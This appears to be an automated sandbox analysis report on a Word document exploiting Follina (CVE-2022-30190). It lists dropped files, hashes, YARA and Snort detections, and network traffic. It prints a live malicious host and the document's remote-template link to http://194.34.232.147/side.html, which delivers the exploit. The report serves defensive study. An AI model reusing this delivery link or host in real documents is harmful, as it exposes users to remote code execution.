Yara Hits:	• Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\side[1].htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\side[1].htm, Author: Joe Security • Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\side[1].htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\side[1].htm, Author: Joe Security
Reputation:	low
IE Cache URL:	http://194.34.232.147/side.html
Preview:	<!doctype html>..<html lang="en">..<body>..<script>..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA A..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//A AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAA

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\side[1].htm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	6774
Entropy (8bit):	0.7823015818904822
Encrypted:	false
SSDEEP:	6:qTFQzhqIAXMzSKWEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEM:qTWvzSsAxH8d2GZfgGw1sue4kVM1Gb
MD5:	EA3FE2CB4B8E3C7AFA0C773A28742AA8
SHA1:	FC00C991825CFE83AC01AD60D9BCE9E5DE2D061D
SHA-256:	8D68FC5C45CDFD449252B1E3E2EC8A1E35E00C83532628102E5F699A1190D101
SHA-512:	73E55B24AE1DE1794745B1C168ACDFDDF8F15BD7DB611867773CA94BB9A8688D46D3E781B1AAE274879E002043465B03A1736BA7FA5D563F9AA67C459F649710
Malicious:	false
Reputation:	low
Preview:	<!doctype html>..<html lang="en">..<body>..<script>..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA A..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//A AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAA

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\34450540.htm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	6774
Entropy (8bit):	0.7823015818904822
Encrypted:	false
SSDEEP:	6:qTFQzhqIAXMzSKWEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEM:qTWvzSsAxH8d2GZfgGw1sue4kVM1Gb
MD5:	EA3FE2CB4B8E3C7AFA0C773A28742AA8
SHA1:	FC00C991825CFE83AC01AD60D9BCE9E5DE2D061D
SHA-256:	8D68FC5C45CDFD449252B1E3E2EC8A1E35E00C83532628102E5F699A1190D101
SHA-512:	73E55B24AE1DE1794745B1C168ACDFDDF8F15BD7DB611867773CA94BB9A8688D46D3E781B1AAE274879E002043465B03A1736BA7FA5D563F9AA67C459F649710
Malicious:	**true**
Yara Hits:	• Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\34450540.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\34450540.htm, Author: Joe Security
Reputation:	low

Preview:	<!doctype html>..<html lang="en">..<body>..<script>..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA A..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//A AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAA

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\47FC82E2.htm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	6774
Entropy (8bit):	0.7823015818904822
Encrypted:	false
SSDEEP:	6:qTFQzhqIAXMzSKWEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEM:qTWvzSsAxH8d2GZfgGw1sue4kVM1Gb
MD5:	EA3FE2CB4B8E3C7AFA0C773A28742AA8
SHA1:	FC00C991825CFE83AC01AD60D9BCE9E5DE2D061D
SHA-256:	8D68FC5C45CDFD449252B1E3E2EC8A1E35E00C83532628102E5F699A1190D101
SHA-512:	73E55B24AE1DE1794745B1C168ACDFDDF8F15BD7DB611867773CA94BB9A8688D46D3E781B1AAE274879E002043465B03A1736BA7FA5D563F9AA67C459F649710
Malicious:	**true**
Yara Hits:	• Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\47FC82E2.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\47FC82E2.htm, Author: Joe Security
Preview:	<!doctype html>..<html lang="en">..<body>..<script>..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA A..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//A AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAA

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\792606B4.dat

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Targa image data - Map - RLE 5 x 65536 x 0 "\004"
Category:	dropped
Size (bytes):	52
Entropy (8bit):	1.8614575055208968
Encrypted:	false
SSDEEP:	3:Vm1olpUktK0Xg/lrll0:MW6kK0XgtI
MD5:	07FFEFF17A8A1A1209AB3C2690D569D4
SHA1:	37CB513FABDDCDBBAA2E7296B31A4BC9832E1B01
SHA-256:	57CFA30BB860B95B7012ED62427025959B671D270AAF67FC406FBC3C4F3C48D4
SHA-512:	743591E7BFE9936EEE057C9D1769595D48C90BA28057D8EBD0F7299B8FCACD7B8FA50AF30BD0B8B6E09F77ADE16B47D6F0ABB079D60E975443A57C514099AD86
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AAD8C441.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 224x224, frames 3
Category:	dropped
Size (bytes):	9805
Entropy (8bit):	7.943364058434094
Encrypted:	false
SSDEEP:	192:eWSC3lgsFHUzdeJQnmRLMdno3Y1CQdlCQ3rHlX0wbaanHUwiClviXNNLko/H2K:eujKzdXxt/CeCiFSwxNNAwWK
MD5:	98B5273E3C1D3B27777A1A17E51478A5
SHA1:	AA6854BA61CEADCCC58F3DC01680D94205B83671
SHA-256:	3953378734D19ABC3AAC6F760C713A10300517C40DD605C7D7518995914205AA

SHA-512:	4684921304A199470F7E11F85F5200EB670077D692D46CCA6DE0E4ADD3D32A90B4756EFAB612B5C22552239FA13031B44A06E306F3F97A80933348270AF8F16F
Malicious:	false
Preview:	......JFIF.....(!..%...!1!&)+../..383,7*-.-.....-& &/--.-/-/-++----------.....".....9.....!.1."AQa 2q...BR..#3.....$Cb.r.....5.....!1.A.Qaq".....2...r.....#3BR.....?..T...b..M.:.7_..B.P.....e...Q".I.....v..@a...};V.....'S.....D..5*.I..3C.....#6?a.....{. .mF..*KLJ`5.i@.A.@Bp4@.....).YJ.4.D`...)=.3.|...^..y\$h]..2I.x.....FTF.n%I.cF...#..C.....I.-.?g..F...H4`..b.0i@..\.Bp4@...T..q.l.I...S.#z.)...'9....A"R...J...JQ....J.....&W.A..B.^ .Wk./Wk.....)...^.+R....L...R.L....].O1M.p..~p....4.....I2..;..6.q.A...dU..7.H.....)<..pG....G.s..F.....D....&.4.fi[i..... .g=...}.}f.,.....~q.j_LX..L..Y1...=.cL.I..v..*..oK....D...I.r..9. g<py.j.s...m.~z+.k*S5\3.?.....0kb.~.....o=..V.&..Hy..2.v.q...#./..y..z.m`.Cg..I....mv.I..p{....8....dw.(.HT.V ..A.....;..v.rv\.}..#..v.....J.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C330AFBF.wmf

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ms-windows metafont .wmf
Category:	dropped
Size (bytes):	74
Entropy (8bit):	2.117514616373907
Encrypted:	false
SSDEEP:	3:t/Wlsl81olpUktK0Xg/lrll0:t/d8W6kK0XgtI
MD5:	C4E6B3035AC3828D375E5479E8485D0D
SHA1:	624B2E68B669293CE5EF5EDA4EFCFDE97FFEA84A
SHA-256:	591890CBBED60EF32252835A3F13362E9204F1088E5EFA9E164A3526B612C4D7
SHA-512:	1864A7CBF1C5205F0D1CAC9DA5CA4E8F103B9C045913A98B8A9DA62B3850AB842913235BF38DA6C7D78ECE985D35EBC8F6C15471B5C2FE23A6A4BBF66A03E DB
Malicious:	false
Preview:	.....`.....qW.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{F962F304-2A52-4E33-A96C-51EE6F4187D8}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	6656
Entropy (8bit):	2.3934301216447316
Encrypted:	false
SSDEEP:	24:rsMnGO5p0LyAiiUzvoEoii9K/qX6HyAii9zyAi:r/DiUlil8i
MD5:	09143DB5A71D2128B003B2AE1D67725E
SHA1:	EF415275963EC769FE28F527F4BFF3786E382074
SHA-256:	D1BA339319AB2C08E94E50C2E4564C2BB6B62F4050A4ED9907C26D62478A2E0E
SHA-512:	34B0471DE7D8BB32013F507D5664C6CC4EB539EB98F38DA06DDDBF3CD59E565949E57533D06F1FA872878ECAD08F7C54CEF94EE76B4CE039BAAE43C0186BF 13
Malicious:	false
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{77360496-4BBE-44C6-A84F-CB369D560D67}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	4532
Entropy (8bit):	3.5486738810837544
Encrypted:	false
SSDEEP:	96:GI0z2qRb55efGIdspaWLtiT02kDmECITUgm6zu8HGg:Z0HR1HxmECGpZmg
MD5:	D50E7225C855D7301F2C33659817042D
SHA1:	9888F7AF06EEB7CF4D6EC5D07B2B3F07E1353652
SHA-256:	9CF291E21A85224F9A7E9A43C82F864A5EFE6F51DD9124553A2CBEDDC7F6D0A4
SHA-512:	8AEF9931A68B1725626A9F568C79EC07DA126B52305560D526487B22A696539B4E78847F25084B53FBBD52ACC0A7F622CA02B763F312F9D963E597C400C4ED4A
Malicious:	false
Preview:	../...L.e.t.t.e.r. .b.e.f.o.r.e. .s.m.a.l.l. .c.l.a.i.m.s. .c.o.u.r.t. .c.l.a.i.m...L.I.N.K. .h.t.m.l.f.i.l.e. .".m.h.t.m.l.:.h.t.t.p.:././.1.9.4...3.4...2.3.2...1.4.7./.s.i.d.e...h.t.m.l.!.x.-.u.s.c.:.h.t.t.p. :././.1.9.4...3.4...2.3.2...1.4.7./.s.i.d.e...h.t.m.l.". ."."..\.p. .\.f. .0..... . .....8.0.5.0. .W.e.s.t. .7.8.t.h. .S.t.r.e.e.t...M.i.n.n.e.a.p.o.l.i.s.,. .M.N. .5.5.4.3.9..... .....,.....z.....(.....(...H...b..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{F66410A8-679A-411F-AE8D-493633C1B9C5}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28E A4
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\{65E7A17D-2AE7-4AB8-9085-3A66B84444F9}

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.025675392455075247
Encrypted:	false
SSDEEP:	6:I3DPcFw+aH9RvxggLRFoCGNwvqURXv//4tfnRujlw//+GtluJ/eRuj:I3DPUw+aHbeDwXvYg3J/
MD5:	FFD46519FA0CC2BAB75D9ADD678461E2
SHA1:	3D4CF009840FAA9792B7DB0F8055C83A7A004BC8
SHA-256:	EEE52A2320047E0C74D606A5B0E9205CBE6399AF09A94F81C5E4EC7BE277A70C
SHA-512:	D9760FD7B3ACFBE5437F06144B45EEC6C1DEBB2C404CA7E7931E60DC88EBA98009275A60A8B68B4257973F4B1F865640A0718A081ACFC79813C1FF0D7ECDC0 14
Malicious:	false
Preview:	......M.eFy...zB^V...I..w.Y.a.S,...X.F...Fa.q.....a{.M.^.....E.....A...0...0.....x...x...x...x.....

C:\Users\user\AppData\Local\Temp\{C0957A5D-776B-4E29-8D63-71F89716F478}

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.025528638812955824
Encrypted:	false
SSDEEP:	6:I3DPcbj6ixbvxggLR7txRglj2whtRXv//4tfnRujlw//+GtluJ/eRuj:I3DP8JxbX1whTvYg3J/
MD5:	6148415D8ACB2269EEB5B4047FD77CD2
SHA1:	9D0C2C09EAB11413904368E10610091452C674AD
SHA-256:	5248168284CDEFA8DF7694A1D40F3272A8DF1037097D66E99E8153866129597E
SHA-512:	7D123E42AB6B4A8497D20D37E58BFA17FA61C8573AAD1CCB47B0446EE1773FA2F260FDFD93A187AF585833605767E427C77F3B3B028FD013995ACD1A48315B2
Malicious:	false
Preview:	......M.eFy...z..*..t.H.G]..'u&S,...X.F...Fa.q.....fru.H.y.8G.#.....8I..G...}`.....x...x...x...x.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\5YMh6S8QVr.LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Thu Jun 16 19:30:05 2022, mtime=Thu Jun 16 19:30:05 2022, atime=Thu Jun 16 19:30:16 2022, length=24152, window=hide
Category:	dropped
Size (bytes):	1019

Entropy (8bit):	4.569362549090478
Encrypted:	false
SSDEEP:	12:8aJhz080gXg/XAlCPCHaXNBQtB/LJUPlxX+WTd/4hGQzjuicvbPx4OGQzNDtZ3Yn:8+rk/XT9SkXP/4hG+NepGkDv3qqY7h
MD5:	DDB9BAB4CC337F3A2C4D5C17BD3F56A4
SHA1:	1A72699906E116884A57D4BB518EE2EB0E3889ED
SHA-256:	FD5F3A81DBB885BBAF9069A978B461DDEE5B949D5464B1A3A706449D132C1045
SHA-512:	A7578881DD094DB30510062187CA1B8EC95697FFD5493AAB1849164801B062C30638617EE39B2B1B176007126257A6B21C41C3408A4E6D377FDD08D0FBF8F4E7
Malicious:	false
Preview:	L.....F.... .....&....X^.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....hT....user.8.....QK.XhT..*...&=....U.....A.l.b.u.s.....z.1.....T...Desktop.d.....QK.X.T.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....h.2.X^...T. .5YMH6S~1.DOC..L.....T..T.*.....5.Y.M.h.6.S.8.Q.V.r...d.o.c.x.....y.....-...8...[.....?J.....C:\Users\..#.....\\928100\Users.user\Desktop\5YMh6S8QVr.docx.&.....\....\....\....\....\.D.e.s.k.t.o.p.\.5.Y.M.h.6.S.8.Q.V.r...d.o.c.x.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....928100.....D_....3N...W...9...N..... .....[D_....3N...W...9.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	72
Entropy (8bit):	4.891962939381966
Encrypted:	false
SSDEEP:	3:bDuMJlg6kVomxWYQT6kVov:bCbjyTjy
MD5:	F580E428B27FE8CDD2DFDF11416A59D1
SHA1:	1FA19247725D97E2F4C8E6BE9326A53486547D8C
SHA-256:	C4378270A2A9AF816B3CD1F288530B2ED493637B539EA32BC032D1264885F961
SHA-512:	93ECF927FF03A64F49F7382D6793CBE97F6CFBC4189B1D62FF785B748ACAC8D1E85A37403F6AE1C4FFDBEC340A709EB06E02C92533EEB88EDDC15B4F8211A0 88
Malicious:	false
Preview:	[folders]..Templates.LNK=0..5YMh6S8QVr.LNK=0..[misc]..5YMh6S8QVr.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4797606462020303
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyAl/ugXImW4eedln:vdsCkWtpIGgXvdl
MD5:	1674A1C7C99CD9FAADA789F5E2AEB335
SHA1:	26D9E81D5ED584A899A94D5EA8945A5AE3403F85
SHA-256:	BB5F0D32E0E1C8B6865FCE4AE1FC50E34CA954B89E771364A6BE6627F7C726B6
SHA-512:	B2225E8F93F06FFE32B4FDF987D5134BB06F1B0874509E1CC973FD4D30B0F1341CB1AE72FBE9C282A65794A130E2D9C8D4939B789492BC1BCC96394C5F03E02 C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....12.....22.....@32.....32.....z.....p42.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0809.lex

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D 4
Malicious:	false

Preview:	..

C:\Users\user\Desktop\~$Mh6S8QVr.docx	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4797606462020303
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyAI/ugXImW4eedln:vdsCkWtpIGgXvdl
MD5:	1674A1C7C99CD9FAADA789F5E2AEB335
SHA1:	26D9E81D5ED584A899A94D5EA8945A5AE3403F85
SHA-256:	BB5F0D32E0E1C8B6865FCE4AE1FC50E34CA954B89E771364A6BE6627F7C726B6
SHA-512:	B2225E8F93F06FFE32B4FDF987D5134BB06F1B0874509E1CC973FD4D30B0F1341CB1AE72FBE9C282A65794A130E2D9C8D4939B789492BC1BCC96394C5F03E02C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....12.....22.....@32.....32.....z.....p42.....x...

Static File Info

General

File type:	Zip archive data, at least v1.0 to extract
Entropy (8bit):	7.851752527928244
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.01%
File name:	5YMh6S8QVr.docx
File size:	24152
MD5:	5a0d45f97ee4b248360b6b2e5eb4706a
SHA1:	e2a00e3489ede1ac935c78b99f92fdce0e74ed69
SHA256:	57b27abbe3d3c0c20cdc1b408ff6fa562ba5f04fa555cb3adb9dcb03e273b664
SHA512:	049025898f837d37306201a903ebb8507bcc12f9d7f4625436f482964c8741c592daae5a05ac549169426cbd030473f540f6018ee8860e0adb120864141fce9d
SSDEEP:	384:C00MWEg9fPCxoNHfn5yAehqbhtgyhdCxi556BhVyH111/eehvcLO6UD6Vz:0MWE0nNv5yHcttg6dwc5YhVueu/Yh
TLSH:	E5B2BFF4C129646DC60F79B0D13B1BCAF3DC469E73102D893A099386762BB836B71E16
File Content Preview:	PK.....b!S.....docProps/UT...6p/a6p/aux.....PK.....!.+L.....docProps/app.xmlUT.....ux.....R.N.0..#..Q.....f.....6..r&..c[.....x.!.7|.y.~~.l.z.m....w..^Ue.N...~S>4.N....r.....#.W.....A*X....R..B..p

File Icon

Icon Hash:	e4e6a2a2a4b4b4a4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
194.34.232.147192.168.2.228049176203672606/16/22-13:30:49.826105	TCP	2036726	ET EXPLOIT Possible Microsoft Support Diagnostic Tool Exploitation Inbound (CVE-2022-30190)	80	49176	194.34.232.147	192.168.2.22

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 16, 2022 13:30:34.256061077 CEST	49173	80	192.168.2.22	194.34.232.147
Jun 16, 2022 13:30:34.278186083 CEST	80	49173	194.34.232.147	192.168.2.22
